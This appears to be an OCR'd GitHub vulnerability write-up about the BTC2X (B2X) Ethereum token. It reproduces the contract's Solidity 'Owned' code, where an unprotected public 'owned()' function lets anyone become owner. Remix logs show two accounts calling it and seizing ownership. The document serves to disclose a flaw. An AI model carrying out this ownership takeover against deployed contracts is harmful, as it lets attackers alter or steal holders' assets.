
MRdoulestar Add btc2x History

1 contributor

36 lines (25 sloc) | 943 Bytes

# BTC2X

https://etherscan.io/address/0x6e58b4c41cab75dc0239938bf5455ab8823ee4de#code



Token BTC2X

Sponsored: CryptoGames -The best gaming site to play with your Ether! Have fun!

Overview [ERC-20]

| | |
|---|---|
| Max Total Supply: | 21,000,000 B2X |
| Holders: | 491 |
| Transfers: | 722 |

Profile Summary [Edit]

| | |
|---|---|
| Contract: | 0x6e58b4c41cab75dc0239938bf5455ab8823ee4de |
| Decimals: | 8 |
| Social Profiles: | Not Available, Update ? |

A total of 722 transactions found

| Txn Hash | Method | Age | From | | To | Quantity |
|---|---|---|---|---|---|---|
| 0x868d3d3b1490b199aa... | Transfer | 10 days 3 hrs ago | 0x6b297988effc0607582... | → | 0x34cc54f3c65e6e6cfd1f... | 50,000,000,000,000,000.92122217 |
| 0x276131b5a7ad730497... | Transfer | 38 days 22 hrs ago | 0xd582b16134c87f4480... | → | 0x6b297988effc0607582... | 50,000,000,000,000,000.92122217 |
| 0x0f5ccf39d22a5bb22f0... | Transfer | 57 days 2 hrs ago | 0x37834333483c803fd8... | → | 0x34053222234ea33f85... | 3,000,000 |
| 0x03155be4b95e478d1e... | Transfer | 221 days 5 hrs ago | 0x161ac31d3176a6965d... | → | 0x08dd7ac9b97b8fb696... | 5,600 |


*Figure 1. BTC2X Token Information*

Improper Access Control (Unprotected Ownership)

```
contract Owned {
    address public owner;

    function owned() public {
        owner = msg.sender;
    }

    modifier onlyOwner {
        require(msg.sender == owner);
        _;
    }

    function transferOwnership(address newOwner) onlyOwner public {
        owner = newOwner;
    }
}
```

The owned function of a smart contract implementation for BTC2X (B2X), a tradable Ethereum ERC20 token, has unprotected ownership, which allows the anyone to be the owner of this contract, including attakers. And attakers can modify the digital assets arbitrarily.

## Exploit



```
    event Transfer(address indexed _from, address indexed _to, uint256 _value);
    event Approval(address indexed _owner, address indexed _spender, uint256 _value);

}

contract Owned {
    address public owner;

    function owned() public {
        owner = msg.sender;
    }

    modifier onlyOwner {
        require(msg.sender == owner);
        _;
    }

    function transferOwnership(address newOwner) onlyOwner public {
        owner = newOwner;
    }
}

contract StandardToken is Token, Owned {

    function transfer(address _to, uint256 _value) returns (bool success) {

        if (balances[msg.sender] >= _value && _value > 0) {
```


```
transact to B2X.owned pending ...

[vm] from:0xca3...a733c to:B2X.owned() 0x089...659fb value:0 wei data:0xdf3...2754b logs:0
hash:0xa36...95ebb

call to B2X.owner

[call] from:0xca35b7d915458ef540ade6068dfe2f44e8fa733c to:B2X.owner() data:0x8da...5cb5b
```

approve: address _spender, uint256 _value
distributeToken: address[] addresses, uint256 _value
transfer: address _to, uint256 _value
transferFrom: address _from, address _to, uint256 _value
transferOwnership: address newOwner
allowance: address _owner, address _spender
balanceOf: address _owner

owner

0: address: 0xCA35b7d915458EF540aDe6068dFe2F44E8fa733c

*Figure 2. Any account can be the owner of this smart contract.



```
    event Transfer(address indexed _from, address indexed _to, uint256 _value);
    event Approval(address indexed _owner, address indexed _spender, uint256 _value);

}

contract Owned {
    address public owner;

    function owned() public {
        owner = msg.sender;
    }

    modifier onlyOwner {
        require(msg.sender == owner);
        _;
    }

    function transferOwnership(address newOwner) onlyOwner public {
        owner = newOwner;
    }
}

contract StandardToken is Token, Owned {

    function transfer(address _to, uint256 _value) returns (bool success) {

        if (balances[msg.sender] >= _value && _value > 0) {
```

```
[call] from:0xca35b7d915458ef540ade6068dfe2f44e8fa733c to:B2X.owner() data:0x8da...5cb5b

transact to B2X.owned pending ...

[vm] from:0x147...c160c to:B2X.owned() 0x089...659fb value:0 wei data:0xdf3...2754b logs:0
hash:0xd33...2744f

call to B2X.owner

[call] from:0x14723a09acff6d2a60dcdf7aa4aff308fddc160c to:B2X.owner() data:0x8da...5cb5b
```

approve: address _spender, uint256 _value
distributeToken: address[] addresses, uint256 _value
transfer: address _to, uint256 _value
transferFrom: address _from, address _to, uint256 _value
transferOwnership: address newOwner
allowance: address _owner, address _spender
balanceOf: address _owner

owner

0: address: 0x14723A09ACff6D2A60DcdF7aA4AFf308FDDC160C

*Figure 3. Change the owner to 0x1472.